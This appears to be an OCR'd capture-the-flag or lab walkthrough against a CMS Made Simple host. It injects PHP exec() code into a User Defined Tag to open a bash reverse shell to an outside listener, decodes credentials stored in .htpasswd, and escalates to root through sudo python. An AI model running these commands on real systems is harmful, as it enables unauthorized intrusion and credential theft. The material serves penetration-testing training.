
CMS Made Simple™ Admin Console - My CMS

Welcome: admin

Not secure
CMS
Content
Layout
User Management
Extensions
Site Admin
My Preferences
CMS
Subitems
Home View Site Logout
Content
This is where we add and edit content.
Subitems
Content Manager File Manager News
Layout
Site layout options.
Subitems
Design Manager
User Management
User and Group related items.
Subitems
Backend Group Assignments
Backend Group Permissions Backend Groups
Backend Users
Extensions
Modules, plugin tags and other features to expand CMSMS
Subitems
Admin Search File Picker
MicroTiny WYSIWYG editor Search
Event Manager Tags User Defined Tags
Site Admin
Site Administration functions
Subitems
Background Job Manager
Module Manager Settings - Content Manager
Settings - Design Manager Settings - File Manager
Settings - Global Settings Settings - News module
System Maintenance System Information
System Verification Admin Log
My Preferences
This is where you can customize the site Admin area to work the

For gaining the RCE we have following exploit.

https://www.exploit-db.com/exploits/49345




User Defined Tags

Name	Description
custom_copyright	Code to output copyright information
user_agent	Code to show the user's user agent information

```
exec("/bin/bash -c 'bash -i > /dev/tcp/192.168.45.203/4444 0>&1'");
```

click on Submit.



192.168.233.74/admin/editusertag.php?__c=f3facb594604cc97fd4


User Defined Tags

Add User Defined Tag

Name: shell

Code:

```
exec("/bin/bash -c 'bash -i > /dev/tcp/192.168.45.203/4444 0>&1'");
```




User Defined Tags

Add User Defined Tag

Name	Description
custom_copyright	Code to output copyright information
shell	
user_agent	Code to show the user's user agent information

Start the listener and Click on Run.



User Defined Tags

Edit User Defined Tag

Name: shell


Created at: Jul 3, 2024

Last modified at: Jul 3, 2024

Code:


```
exec("/bin/bash -c 'bash -i > /dev/tcp/192.168.45.203/4444 0>&1'");
```

We got a shell as **www-data**.




```
┌──(root#Bhavesh)-[~/Offsec/My-CMSMS]
└─# rlwrap -r nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.45.203] from (UNKNOWN) [192.168.233.74] 42830
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data),1001(nagios),1002(nagcmd)
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@mycmsms:/var/www/html/admin$
```

In **.htpasswd** we got a string.



```
www-data@mycmsms:/var/www/html/admin$ cat .htpasswd
cat .htpasswd
TUZaRzIzM1ZPSTVGRzJESk1WV0dJUUJSR0laUT09PT0=
```

Let's decode this using cyberchef.



gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)From_Base32('A-Z2-7%3D',false)&input=VFVaYVJ...

From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars □ Strict mode

From Base32

Alphabet
A-Z2-7=

□ Remove non-alphabet chars

Input: TUZaRzIzM1ZPSTVGRzJESk1WV0dJUUJSR0laUT09PT0=


44 1

Output: armour:Shield@123

We got credentials as

```
armour:Shield@123
```

Login into **armour** account.




```
www-data@mycmsms:/home$ su armour
su armour
Password: Shield@123

armour@mycmsms:/home$ whoami
whoami
armour
armour@mycmsms:/home$
```

Privilege Escalation


```
sudo -l
```

We can run python as root user without the password.



```
armour@mycmsms:/home$ sudo -l
sudo -l
Matching Defaults entries for armour on mycmsms:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User armour may run the following commands on mycmsms:
    (root) NOPASSWD: /usr/bin/python
armour@mycmsms:/home$
```

Go to https://gtfobins.github.io/ and search for **python** and click on **sudo**.



interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```


Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo python -c 'import os; os.system("/bin/sh")'
```

```
sudo /usr/bin/python -c 'import os; os.system("/bin/sh")'
```

Got a shell as **root** user.



```
armour@mycmsms:/home$ sudo /usr/bin/python -c 'import os; os.system("/bin/sh")'
<usr/bin/python -c 'import os; os.system("/bin/sh")'
# whoami && id
whoami && id
root
uid=0(root) gid=0(root) groups=0(root)
#
```